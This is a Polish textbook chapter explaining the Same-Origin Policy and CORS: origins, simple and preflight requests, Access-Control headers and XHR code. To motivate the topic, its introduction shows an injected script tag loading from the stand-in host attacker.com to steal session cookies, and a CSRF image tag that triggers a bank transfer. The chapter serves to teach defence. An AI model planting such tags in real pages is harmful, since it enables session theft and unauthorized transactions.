# Bezpieczeństwo Aplikacji Internetowych

Cross-Origin Resource Sharing (CORS)

Podstawowym mechanizmem obronnym nowoczesnych przeglądarek jest Same- -Origin Policy. Z reguły jego istnienie jest dla nas bardzo ważne, gdyż eliminuje szereg potencjalnych problemów bezpieczeństwa. Czasem jednak chcielibyśmy delikatnie rozluźnić tę politykę. Jednym ze sposobów na to jest mechanizm Cross- -Origin Resource Sharing (zwany zwyczajowo po prostu CORS) – zapewniający możliwość bezpiecznej wymiany danych pomiędzy stronami, które charakteryzuje inny origin. W rozdziale tym zostanie wytłumaczone, z jakiego powodu CORS jest nam w ogóle potrzebny, w jaki sposób możemy go użyć, jakie mamy alternatywy i – wreszcie – czy, a jeśli tak, to w jaki sposób, możemy go obejść.

**SAME-ORIGIN POLICY (SOP)**

Współcześnie przeglądarka jest podstawową aplikacją na każdym komputerze – stając się w pewnym sensie nowym systemem operacyjnym (często wręcz dosłownie – vide Chrome OS). Dzieje się tak dlatego, że mnogość różnego rodzaju bogatych API pozwala na tworzenie coraz to ciekawszych aplikacji webowych, będących bardzo kuszącą alternatywą dla tradycyjnych aplikacji desktopowych. Z większymi możliwościami wiąże się jednak większa odpowiedzialność1 . Przeglądarki od dawna starają się wprowadzać coraz to nowsze mechanizmy zabezpieczające nasze środowiska – jednym z nich (i prawdopodobnie najważniejszym) jest Same-Origin Policy (SOP)2 . Nie jesteśmy w stanie mówić o CORS, nie rozumiejąc wcześniej SOP, zacznijmy więc od zdefiniowania tego ostatniego. Nie będzie to możliwe bez ustalenia terminologii oraz tego, czym jest ów tajemniczy origin: otóż, bez silenia się na próby tłumaczenia z języka angielskiego, wystarczy wiedzieć, że jest to nic innego jak trójka:

- protokół (inaczej – schemat),

- host (sprawdzany rygorystycznie, tzn. subdomena nie jest tożsama z domeną!),

- port.

Przykłady originu to ftp://127.0.0.1:5000 albo https://www.google.com (w tym drugim przypadku port jest obecny implicite: ponieważ mamy do czynienia z HTTPS, wiemy, że chodzi o domyślny port 443).

Koncepcja originu jest bardzo ważna, gdyż w świecie WWW definiuje on właściwie jednoznacznie pojedynczą aplikację. SOP w pewnym uproszczeniu (i w idealnej wersji – w rzeczywistości polityka jest dużo luźniejsza, o czym za chwilę) stanowi, że dwie aplikacje charakteryzujące się różnymi originami (a więc dwie różne aplikacje) nie mogą wzajemnie używać (ściągać, osadzać, odpytywać) swoich elementów.

Co by się działo, gdyby przeglądarka podchodziła do tej polityki bardzo rygorystycznie? Otóż:

- nie można byłoby zamieścić na stronie z originem A obrazków, skryptów, arkuszy CSS z originu B (np. wszystkie usługi typu CDN przestałyby działać),
- nie można byłoby wywoływać zapytań HTTP z originu A do originu B (np. element, który jest wysyłany pod inny adres),

- nie można byłoby zapisywać i odczytywać ciasteczek originu A, będąc na stronie originu B.

Oczywiście, każdy, kto miał do czynienia z aplikacjami WWW, wie, że powyższe punkty nie opisują rzeczywistości. Przeglądarki, głównie przez konieczność wstecznej kompatybilności z czasami, kiedy bezpieczeństwo WWW nie było priorytetem, pozwalają na powyższe interakcje. W wielu przypadkach nie powoduje to problemów bezpieczeństwa (lub powoduje, ale nauczyliśmy się z nimi żyć). W innych jest to wręcz pożądana funkcjonalność (np. wspomniane CDN). Niestety, niestosowanie się sztywno do polityki SOP czasami na bezpieczeństwie się odbija. Rozważmy dwa popularne ataki, wykorzystujące to rozluźnione podejście:

**Przykład 1**

Mamy do czynienia ze stroną podatną na atak typu XSS. Atakujący wstrzykuje w stronę odnośnik do swojego skryptu < script src="http://attacker.com/ xss.js">. Skrypt ten oczywiście może potencjalnie bardzo zaszkodzić użytkownikom – poprzez kradzież ciastek

sesyjnych, próby wyciągnięcia tajnych danych itp. Atak ten (przynajmniej w tym wydaniu – dociąganie zewnętrznego zasobu) nie byłby możliwy, gdyby polityka SOP była rygorystycznie egzekwowana przez przeglądarkę, gdyż nie pozwoliłaby na zamieszczenie skryptu z innego originu.

**Przykład 2**

Rozważmy stronę bankową podatną na atak CSRF. Gdy chcemy przelać pieniądze w ilości X od odbiorcy A do B, wykonywane jest zapytanie HTTP GET pod adres URL https://mybank.com/transfer?from=A&to=B&amount=X. Atakujący preparuje stronę, na którą zwabia swoją ofiarę, a w niej osadzony jest obrazek zdefiniowany następująco: < img src="https://mybank.com/transfer?from=A&to=B&amount=X"/>. Ofiara po wejściu na stronę nie wie, że przeglądarka bezzwłocznie wyśle powyższe zapytanie w jej imieniu (gdyż załączone będą jej dane uwierzytelniające – np. ciastko sesyjne). Ponownie, gdyby polityka SOP była sztywno egzekwowana, ten atak by się nie udał (zapytanie do originu banku z originu strony atakującego zostałoby zablokowane).

Jak widać, polityka SOP jest stosowana dość wybiórczo. Przykładowo, nie ma ograniczeń w zamieszczaniu obrazków z innych originów lub wysyłaniu formularzy (nawet automatycznego!) do innych originów, a zatem (co z tego wynika) – wykonywania zapytań GET i prostych POST do innych originów. Nie ma też ograniczeń co do zamieszczania skryptów JavaScript z innych originów, choć już np. skrypty te są częściowo izolowane (np. nie możemy wczytać kodu źródłowego skryptu z innego originu), co akurat jest zgodne z SOP. Ciastka w pewnym sensie podlegają polityce SOP (np. nie można na originie https://google.com ustawić ciastka dla https://facebook.com), jednak z pewnymi wyjątkami (np. domyślnie schemat nie ma znaczenia, mogę także ustawić ciastko dla domeny, której jestem subdomeną; czyli np. ciastko ustawione na originie http://sub.google.com dla originu https://google.com).

Wyżej wspomniane „wyjątki” biorą się stąd, że polityka SOP powstała dużo później niż (prawie 30-letnie) WWW i ewoluowała powoli. To zła wiadomość. Dobra jest natomiast

taka, że nowsze technologie, powstałe już po ustabilizowaniu się koncepcji SOP, były tworzone zgodnie z paradygmatami tej polityki. Przykładem takiej technologii jest XHR (XMLHttpRequest), zwany inaczej AJAX (Asynchronous Javascript and XML). Zapytania XHR podlegają polityce SOP, a zatem spotykają się z licznymi ograniczeniami, które uniemożliwiają nam wiele potencjalnie „paskudnych" ataków. Do tych ograniczeń należą m.in. tylko częściowa kontrola nad typem danych wysłanych przez POST (nagłówek Content-Type), brak możliwości odczytu zwróconych danych, brak możliwości ustawienia dowolnych nagłówków i inne. By pokazać, dlaczego jest to takie istotne, rozważmy następujący atak, który potencjalnie mógłby być bardzo szkodliwy.

**Przykład 3**

Dowolna strona WWW, która pod pewnym adresem URL zwraca po zapytaniu GET wrażliwe dane. Wyobraźmy sobie atak podobny do CSRF – zwabiamy ofiarę na złośliwą stronę, która wykonuje to zapytanie. Dane wracają do strony atakującego, ale na maszynie ofiary (w końcu to atak typu CSRF!). Chcielibyśmy je przesłać teraz atakującemu, tylko… nie możemy! Zastanówmy się, jak to zrobić? Standardowe triki typu tag img z odpowiednim źródłem wykonają zapytanie, ale nie umożliwią dostępu do zwróconych danych. Jedyny mechanizm, który umożliwia taki dostęp w teorii (to znaczy – posiada odpowiednie API), to XHR, ale on też nam nie pomoże – odmówi przekazania danych pomiędzy originami, właśnie dzięki SOP! Ponieważ wyjątków jest wiele, warto spróbować uprościć trochę sprawę. I tak, w kontekście SOP, uproszczona „reguła kciuka" wygląda następująco:

- zapis (wykonanie zapytania) Cross-Origin z reguły jest możliwy (przykład: wykonanie zapytania GET przy pobieraniu obrazka lub wysyłaniu formularza),

- osadzenie (użycie zwróconej odpowiedzi bez znajomości jej treści) Cross- -Origin z reguły jest możliwe (przykład: osadzenie elementu – obrazka, ramki, skryptu – na stronie),

- odczyt (poznanie treści zwróconej odpowiedzi) Cross-Origin z reguły nie jest możliwy (przykład: wczytanie treści skryptu lub odpowiedzi XHR).

**CROSS-ORIGIN RESOURCE SHARING (CORS)**

Z punktu widzenia bezpieczeństwa WWW polityka SOP jest niezwykle istotna, a fakt, że zapytania XHR stosują się do niej, to świetna wiadomość. Zauważmy jednak, że ta przysłowiowa róża ma jednak kolce: jest wiele sytuacji, kiedy komunikacja blokowana przez SOP jest nam potrzebna! Oto kilka przykładów:

- Single Page Application (SPA) napisana w JavaScript, która komunikuje się za pomocą API REST z serwerem. W docelowej „produkcyjnej" wersji oba zasoby (REST i frontend) są prawdopodobnie serwowane z tego samego źródła, ale w środowisku deweloperskim programista części frontend może nie mieć ochoty specjalnie stawiać serwera backend – zamiast tego korzysta z zewnętrznej instancji pod adresem X, stawiając lokalnie serwer statyczny serwujący pliki JavaScript. Niestety, SOP uniemożliwi komunikację,

- system SSO dostarczany przez firmę trzecią, używany w przeglądarce: jeśli do działania jakiejkolwiek części potrzebna jest komunikacja XHR, SOP zablokuje komunikację, gdyż origin firmy trzeciej będzie się różnił od naszego,

- system z kilkoma subdomenami – np. example.com i payments.example.com. Mimo że domeny są (prawdopodobnie) zarządzane przez tę samą jednostkę, nie będzie działać między nimi jakakolwiek komunikacja, gdyż różni się origin (który z definicjistawia znak różności między domeną i jejsubdomeną) – przez SOP,

- dwie firmy podpisują umowę w kwestii dzielenia się danymi dla usprawnienia obsługi klienta. Niestety, komunikacja między nimi za pomocą XHR jest niemożliwa – przez SOP.

To oczywiście niekompletna lista – komunikacja między różnymi originami może mieć tysiące, jeśli nie miliony zastosowań. Co wtedy? Wyglądałoby na to, że jesteśmy zdani wyłącznie na niestandardowe rozwiązania (właściwie – „hacki", opisane m.in. w dalszej części tego rozdziału). Na szczęście tu właśnie z pomocą przychodzi tytułowy Cross-Origin Resource Sharing (CORS).

CORS umożliwia nam bezpieczne wykonywanie zapytań HTTP Cross-Origin. Co to znaczy bezpieczne? Otóż dajemy możliwość stronie serwującej dane/odpowiadającej na zdecydowanie, czy ufa stronie klienckiej/pytającej i czy w związku z tym dane, które

wyślemy, mają być dla niej dostępne – a wręcz czy samo oryginalne zapytanie powinno zostać wykonane (brzmi jak szaleństwo – zgadzamy się na wykonanie zapytania po zadaniu zapytania?! A jednak są pewne sposoby, by to zrobić).

Na potrzeby tego rozdziału wprowadźmy następującą terminologię: klientem będzie strona z originu A (niekoniecznie złośliwa!), a właściwie kod JavaScript osadzony na tej stronie. Serwerem nazwiemy serwer dostępny pod pewnym adresem związanym z originem B, różnym od A. W naszych przykładach klient chce dostać się do zasobów serwera. Zauważmy jednak, że mamy jeszcze jednego aktora w tej rozgrywce – przeglądarkę, która odgrywa rolę swego rodzaju proxy: klient prosi ją o wykonanie zapytania do serwera, a przeglądarka zapytanie wykonuje (lub nie) i następnie zwraca (lub nie) wynik.

Spróbujmy zdefiniować, jak mogłoby wyglądać – na razie poglądowo, bez szczegółów technicznych – bezpieczne wykonanie wyżej opisanej komunikacji, korzystając z dwóch przykładów ze wstępu.

**Przykład podobny do trzeciego ze wstępu**

Dostęp do danych wrażliwych. Klient za pomocą XHR (a zatem i przeglądarki) prosi serwer o dane wrażliwe. Jest to zwykłe zapytanie typu GET, a więc pamiętajmy, że mogłoby być wykonane w inny sposób, niekoniecznie za pomocą XHR (ale tylko XHR udostępnia API do zwrotu danych stronie wykonującej zapytanie, dlatego go używamy). Przeglądarka przesyła zapytanie do serwera, który wiedząc, kim jest klient, może teraz zdecydować, czy dane, które zwróci (a zwróci je na pewno, bo zapytanie się wykonało), mają zostać udostępnione klientowi. Ten wybór sygnalizowany jest ustawieniem (bądź nie) odpowiedniej flagi dla przeglądarki. To ona następnie – kierując się tą flagą – zdecyduje, czy klient dostanie dane czy nie

Wydaje się, że rozwiązaliśmy problem, ale nie jest tak do końca. Wspominaliśmy o jeszcze jednej rzeczy, której chcemy zapobiec: atak typu CSRF na endpoint, który, po pierwsze, powoduje potencjalne zmiany stanu aplikacji, a po drugie (i czasami powiązane) – wymaga „ekstra składowych” takich jak dodatkowe nagłówki czy specyficzna wartość

Content-Type. Taki atak dalej będzie działał: fakt, że przeglądarka odmówiłaby przekazania rezultatu zapytania klientowi, nie jest istotny; istotne jest, że zapytanie wykonało się na serwerze, a więc stan został zmieniony. Chcielibyśmy tego uniknąć, więc zastanówmy się, jak to zrobić.

**Przykład podobny do drugiego ze wstępu**

Bank umożliwia zlecenie transakcji za pomocą endpointu REST-owego, ale tylko wtedy, gdy metodą jest POST, a nagłówek Content-Type jest ustawiony jako application/json. Klient inicjuje zapytanie XHR (to jedyny sposób, który umożliwia ustawienie nietypowego pola Content-Type – co dokładnie znaczy w tym kontekście „nietypowe", zostanie wyjaśnione za chwilę), które otrzymuje przeglądarka. Ta jednak orientuje się, że jest to zapytanie, które może być wykonane tylko za pomocą XHR (a więc zgodnie z polityką SOP). Nie jest pewna, czy zapytanie to powinno zostać przekazane dalej (a co, jeśli zmieni stan aplikacji w ataku CSRF?), więc upewnia się najpierw, odpytując serwer, czy zapytanie jest bezpieczne oraz czy klient jest zaufany. Serwer odpowiada i tylko w przypadku pozytywnej weryfikacji przeglądarka wyśle oryginalne zapytanie.

Dokładnie tak jak w powyższych (koncepcyjnych) opisach działa CORS. Ponieważ mamy, jak widać, dwa odmienne tryby działania przeglądarki, rozważymy dokładnie oba przypadki, nie pomijając szczegółów technicznych.

**Obiekty XMLHttpRequest2**

Zanim wspomnimy o komunikacji za pomocą CORS, warto zaznaczyć, że funkcja ta jest dostępna tylko w obiektach typu XMLHttpRequest2. Na szczęście wsparcie dla nich jest obecne w przeglądarkach od bardzo dawna – często ponad 10 lat – co możemy sprawdzić na stronie Can I Use?4 . Z praktycznego punktu widzenia dewelopera aplikacji użycie zarówno wersji 1, jak i 2 obiektu XHR właściwie się nie różni:

*Listing 1. Użycie obiektów `XMLHttpRequest2`*

```
1. var xhr = new XMLHttpRequest();
2. console.assert("withCredentials" in xhr,
       "This is not XMLHttpRequest2 object, CORS can't be used");
3. xhr.open(method, url, true);
```

Jedyny wyjątek napotkamy, gdy musimy obsługiwać stare – choć nie aż tak stare – wersje Internet Explorera 8–10. Musimy wówczas użyć innego obiektu o nazwie XDomainRequest5 . Na szczęście, poza nazwą, oba obiekty nie różnią się za bardzo w użyciu:

*Listing 2. Użycie obiektów `XDomainRequest`*

```
1. xhr = new XDomainRequest();
2. xhr.open(method, url);
```

W końcu, gdy jesteśmy zmuszeni wspierać również przestarzałe przeglądarki (np. IE < 8), a chcielibyśmy warunkowo używać CORS (tzn. używać, gdy jest dostępny), możemy sprawdzić, czy jesteśmy w stanie to zrobić, poprzez weryfikację, czy nasz obiekt XHR zawiera pole withCredentials (o samym polu więcej w dalszej części rozdziału). Proponowany w tutorialu na html5rocks.com kod wygląda np. tak :

*Listing 3. Funkcja umożliwiająca tworzenie obiektów obsługujących mechanizm CORS bez względu na przeglądarkę*

```
1. function createCORSRequest(method, url) {
2.   var xhr = new XMLHttpRequest();
3.
4.   if ("withCredentials" in xhr) {
5.     // Check if the XMLHttpRequest object has a "withCredentials" property.
6.     // "withCredentials" only exists on XMLHttpRequest2 objects.
7.     xhr.open(method, url, true);
8.   } else if (typeof XDomainRequest != "undefined") {
9.     // Otherwise, check if XDomainRequest.
10.    // XDomainRequest only exists in IE,


11.     // and is IE's way of making CORS requests.
12.     xhr = new XDomainRequest();
13.     xhr.open(method, url);
14.   } else {
15.     // Otherwise, CORS is not supported by the browser.
16.     xhr = null;
17.   }
18.   return xhr;
19. }
20. var xhr = createCORSRequest('GET', url);
21. if (!xhr) {
22.   throw new Error('CORS not supported');
23. }
```

Powyższy kod sprawi, że zmienna xhr zostanie ustawiona tylko wtedy, gdy nasza przeglądarka wspiera mechanizm CORS. Na marginesie: obiekty XMLHttpRequest2 posiadają również inne usprawnienia – szczegóły znajdziemy w standaryzującym je dokumencie.

**Model pierwszy – zapytania proste (Simple Requests)**

Zapytania proste są definiowane następująco (według MDN8 – w innych przeglądarkach mogą występować nieznaczne różnice):


Metodami HTTP są:

- HEAD
- GET
- POST

Nagłówki HTTP pochodzą ze zbioru:

- Accept
- Accept-Language
- Content-Language
- Content-Type, o ile jego wartość to:
    * application/x-www-form-urlencoded
    * multipart/form-data
    * text/plain

Czemu tego typu zapytania nazywamy prostymi? Ponieważ możemy je wykonać w inny sposób niż przez XHR – czy to za pomocą sprytnego użycia tagu img, czy za pomocą samowysyłającego się formularza na stronie. Nie ma więc potrzeby budować dodatkowych zabezpieczeń (jakiego typu są to zabezpieczenia, dowiemy się za chwilę), które są trywialne do obejścia.




*Rysunek 1. Komunikacja przy użyciu zapytania prostego*

Przedstawiony powyżej diagram możemy wyjaśnić następująco:

| KROK | KOMUNIKACJA HTTP | OPIS |
| --- | --- | --- |
| 1 | | Użytkownik prosi przeglądarkę o załadowanie strony *https://example.com/*. |
| 2 | `GET / HTTP/1.1`<br>`Host: example.com`<br>`[...]` | Przeglądarka wysyła proste zapytanie `GET` do serwera. |
| 3 | `HTTP/1.1 OK`<br>`[...]`<br><br>`<html>`<br>`[...]`<br>`var xhr = new XMLHttpRequest();`<br>`xhr.open('GET', 'https://anotherexample.com', false);`<br>`xhr.send();`<br>`[...]`<br>`</html>` | Serwer zwraca dokument HTML przeglądarce. |

| KROK | KOMUNIKACJA HTTP | OPIS |
| --- | --- | --- |
| 4 | `GET / HTTP/1.1`<br>`Host: anotherexample.com`<br>`Origin: https://example.com`<br><br>`[...]` | Jak widać w źródle strony, klient potrzebuje skomunikować się z serwerem dostępnym pod innym originem niż ten, pod którym znajduje się on sam. W tym celu używane jest API przeglądarki – obiekt `XMLHttpRequest`. Przeglądarka weryfikuje, czy ma rzeczywiście do czynienia z zapytaniem prostym. Faktycznie tak jest, więc wykonuje połączenie tak samo jak w przypadku normalnych (`Same-Origin`) zapytań, z jednym wyjątkiem – przeglądarka **musi** załączyć nagłówek `Origin` wskazujący na origin klienta. Nagłówek ten może być też załączony w zapytaniach `Same-Origin`, ale jest **obowiązkowy** w zapytaniach `Cross-Origin`. |

| | | |
|---|---|---|
| 5 | 1. `HTTP/1.1 OK`<br>2. `Access-Control-Allow-Origin: https://example.com`<br>3. `[...]`<br>4.<br>5. `{"data": "value", "array": ["1", "2", "3"]}` | Serwer dostaje zapytanie. Dzięki temu, że nagłówek `Origin` jest wypełniony, może podjąć decyzję, czy ufa klientowi – jeśli nie, odpowiedź dla przeglądarki jest identyczna z tą bez mechanizmu CORS (czyli nic się nie zmienia, nie wykonujemy żadnych dodatkowych czynności). Tego typu zachowanie, ze względu na wsteczną kompatybilność, daje znak przeglądarce, że pytający origin **nie będzie mógł przeczytać zwróconych danych**.<br><br>Gdy origin natomiast jest zaufany (tak jak w naszym przypadku) i chcemy dać dostęp do danych, serwer musi ustawić pewne nagłówki z serii `Access-Control-*-*`, z których najważniejszym (i jedynym wypełnionym w naszym przypadku) jest `Access-Control-Allow-Origin` (ACAO). |
| 6 | | Przeglądarka dostaje odpowiedź z serwera i weryfikuje obecność – oraz wartość – nagłówka ACAO, a także ewentualnie innych nagłówków z serii `Access-Control-*-*`. Jeśli wszystko się zgadza, przeglądarka przekaże dane dalej do klienta i zwróci kompletną stronę użytkownikowi.<br>W przeciwnym wypadku strona zostanie wyświetlona niekompletnie (brak danych z *https://anotherexample.com/*), a na konsolę przeglądarki zostanie wyrzucony błąd – na rysunku 2 możemy zobaczyć, jak wygląda on np. w Google Chrome. |


*Rysunek 2. Błąd wyrzucany na konsolę przez przeglądarkę Google Chrome w przypadku nieuprawnionej próby dostępu do danych zwróconych z zapytania `Cross-Origin`*

Błąd na rysunku 2 oznacza, że o ile zapytanie XHR zostało wykonane (co można zweryfikować, podglądając w narzędziach deweloperskich wykonane połączenia), o tyle przeglądarka zablokowała przekazanie danych klientowi.

Magia CORS jest więc możliwa dzięki nagłówkom z serii Access-Control-*-* oraz Origin. Łącznie mamy ich do dyspozycji blisko 10.

*Tabela 2. Nagłówki `Access-Control-*-*` dostępne dla zapytań prostych*

| ZAPYTANIE | |
|---|---|
| `Origin` (wymagany). | Origin strony, która chce wykonać zapytanie `Cross-Origin`. Dołączany do zapytania automatycznie przez przeglądarkę. |
| **ODPOWIEDŹ** | |
| `Access-Control-Allow-Origin` (wymagany). | Ustawiany przez serwer. Jego wartość to pojedynczy origin (np. *http://example.com*) lub * (gwiazdka – każdy może się skontaktować z serwerem za pomocą CORS). |
| `Access-Control-Allow-Credentials` (opcjonalny). | Opisany w dalszej części rozdziału. |
| `Access-Control-Expose-Headers` (opcjonalny). | Ustawiany przez serwer. Domyślnie obiekt XHR ma dostęp do nagłówków odpowiedzi HTTP, ale tylko wtedy, jeśli należą one do listy:<br>▸ `Cache-Control`<br>▸ `Content-Language`<br>▸ `Content-Length`<br>▸ `Content-Type`<br>▸ `Expires`<br>▸ `Last-Modified`<br>▸ `Pragma`<br>W momencie gdy chcemy umożliwić dostęp do innych (niestandardowych) nagłówków, musimy umieścić ich nazwy w tym nagłówku. Jego wartością jest lista nazw, separowana przecinkami. |

Zauważmy, że CORS jest mechanizmem kompatybilnym wstecz: do tej pory nie mieliśmy dostępu do zapytań Cross-Origin poprzez XHR (nie było takiego mechanizmu). Serwer nieświadomy istnienia CORS zwróci po prostu zwykłą odpowiedź HTTP – a ta zostanie odrzucona przez przeglądarkę, gdyż warunkiem koniecznym do zadziałania CORS jest proaktywne dodanie nagłówka ACAO. Dzięki temu wprowadzenie nowego mechanizmu z jednej strony nie obniżyło bezpieczeństwa, a z drugiej – nie spowodowało problemów z kompatybilnością.

Jest jeszcze jedna rzecz warta ponownego podkreślenia: drugą konsekwencją wstecznej kompatybilności jest fakt, że zapytanie proste zawsze się wykona, nawet jeśli przeglądarka zablokuje klientowi możliwość dostępu do otrzymanych danych! Jest to o tyle istotne, że jeśli na serwerze można dokonać operacji zmieniających stan aplikacji za pomocą zapytań prostych, to w dalszym ciągu możliwy jest typowy atak CSRF (również tak jak w wersji oryginalnej – tagi img lub form. CORS, przez konieczność wstecznej kompatybilności, nie jest w stanie nas przed tym obronić.

**Model drugi – zapytania nie-takie-proste (Not-So-Simple Requests)**

W tutorialu o CORS9 na html5rocks.com wszystkie inne zapytania (tzn. te, które nie są proste w znaczeniu wyjaśnionym w poprzednim podrozdziale) żartobliwie nazwane są nie-takie-proste. Bez względu na nazwę, idea stojąca za nimi jest jasna: tego typu zapytań nie wykonamy za pomocą standardowych technik używanych w ataku CSRF – m.in. dlatego, że używamy niestandardowego nagłówka HTTP lub wartości Content-Type, która nie może być użyta w standardowym formularzu HTML. W związku z tym konsorcjum W3C wyszło ze słusznego założenia, że warto wprowadzić dodatkowe ograniczenia/zabezpieczenia. Przypomnijmy sobie, że standardowy atak typu CSRF polega na tym, iż aplikacja dostaje zapytanie HTTP, które przetwarza, zmieniając swój stan. Dodatkowe zabezpieczenie zatem powinno polegać na tym, że:

- aplikacja, która nie spodziewa się zapytań typu Cross-Origin, nie powinna w ogóle ich otrzymać (uwaga: to nie znaczy „nie otrzyma żadnych zapytań”. To znaczy: „nie otrzyma tych konkretnych zapytań, które spowodowałyby zmianę jej stanu”),

- aplikacja, która spodziewa się zapytań Cross-Origin:

    * powinna mieć kontrolę nad tym,skąd tego typu żądaniamogą przychodzić,

    * powinna mieć kontrolę nad tym, czy zwrócone dane powinny być udostępnione klientowi (alternatywnie, może sam fakt wykonania zapytania wystarczy?).




*Tabela 3. Analiza komunikacji przy użyciu zapytania nie-takiego-prostego*

| KROK | KOMUNIKACJA HTTP | OPIS |
|---|---|---|
| 1 | | Użytkownik prosi przeglądarkę o załadowanie strony *https://example.com/*. |
| 2 | 1. `GET / HTTP/1.1`<br>2. `Host: example.com`<br>3. `[...]` | Przeglądarka wysyła proste zapytanie `GET` do serwera. |
| 3 | 1. `HTTP/1.1 OK`<br>2. `[...]`<br>3.<br>4. `<html>`<br>5. `[...]`<br>6. `var xhr = new XMLHttpRequest();`<br>7. `xhr.open('GET', 'https://anotherexample.com', false);`<br>8. `xhr.setRequestHeader("X-Custom", "value");`<br>9. `xhr.send();`<br>10. `[...]`<br>11. `</html>` | Serwer zwraca dokument HTML przeglądarce. |

| KROK | KOMUNIKACJA HTTP | OPIS |
| --- | --- | --- |
| 4 | 1. `OPTIONS / HTTP/1.1`<br>2. `Host: anotherexample.com`<br>3. `Origin: https://example.com`<br>4. `Access-Control-Request-Method: GET`<br>5. `Access-Control-Request-Headers: X-Custom`<br>6. `[...]` | Jak znów widać w źródle strony, klient potrzebuje skomunikować się z serwerem dostępnym pod innym originem niż ten, pod którym znajduje się on sam. W tym celu używane jest API przeglądarki – obiekt `XMLHttpRequest`. Przeglądarka weryfikuje, czy ma rzeczywiście do czynienia z zapytaniem prostym. W tym przypadku tak nie jest, gdyż mamy ustawiony niestandardowy nagłówek `X-Custom` – przeglądarka musi więc się upewnić, że zapytania typu `Cross-Origin` są obsługiwane przez serwer. W tym celu wykonuje tak zwany *preflight request*. Zapytanie to charakteryzuje się kilkoma składowymi: po pierwsze, jego typ (metoda HTTP) to `OPTIONS`. Po drugie, **musi** być obecny nagłówek `Origin` i `Access-Control-Request-Method`, a także – jeśli używamy nagłówków spoza zakresu zapytań prostych – `Access-Control-Request-Headers` (warto zaznaczyć, że całe zapytanie *preflight* jest automatycznie tworzone przez przeglądarkę, a więc z punktu widzenia programisty nie jest wymagana żadna dodatkowa praca). Adres, pod który wykonywane jest zapytanie, jest identyczny jak docelowy. |
| 5 | 1. `HTTP/1.1 OK`<br>2. `Access-Control-Allow-Origin: https://example.com`<br>3. `Access-Control-Allow-Methods: GET`<br>4. `Access-Control-Allow-Headers: X-Custom`<br>5. `Access-Control-Allow-Credentials: true`<br>6. `[...]` | Serwer dostaje zapytanie *preflight*, a w nim wszystkie informacje, które są mu potrzebne do zadecydowania, czy chce obsłużyć zapytanie docelowe. Decyzja zostaje podjęta zgodnie z logiką aplikacji i następnie serwer odpowiada przeglądarce. Jeśli obsługuje on zapytania `Cross-Origin` i zgadza się na wykonanie docelowego zapytania, odpowiedź **musi** zawierać nagłówek `Access-Control-Allow-Origin` uzupełniony odpowiednim originem, a także nagłówki `Access-Control--Allow-Methods` i `Access-Control--Allow-Headers` (ten ostatni tylko w przypadku, gdy w zapytaniu *preflight* obecny był nagłówek `Access-Control-Request-Headers`). |

| KROK | KOMUNIKACJA HTTP | OPIS |
|---|---|---|
| 6 | 1. GET / HTTP/1.1<br>2. Host: anotherexample.com<br>3. Origin: https://example.com<br>4. X-Custom: value<br>5. [...] | Przeglądarka dostaje odpowiedź na zapytanie *preflight* i sprawdza, czy odpowiednio zostały ustawione nagłówki AC**. Jeśli nie (np. nie ma zupełnie nagłówka ACAO, nagłówek jest, lecz origin się nie zgadza lub nie zgadza się metoda HTTP w nagłówkach ACRM/ACAM), rzucany jest błąd na konsolę – przykładowo taki jak przedstawiony na rysunku 4, w przeglądarce Google Chrome. W innym przypadku, jeśli wszystko jest OK – **dopiero teraz wykonywane jest oryginalne zapytanie,** które chciał wykonać klient (a ponieważ jest to zapytanie `Cross-Origin` – **musi** ono zawierać nagłówek `Origin`). |
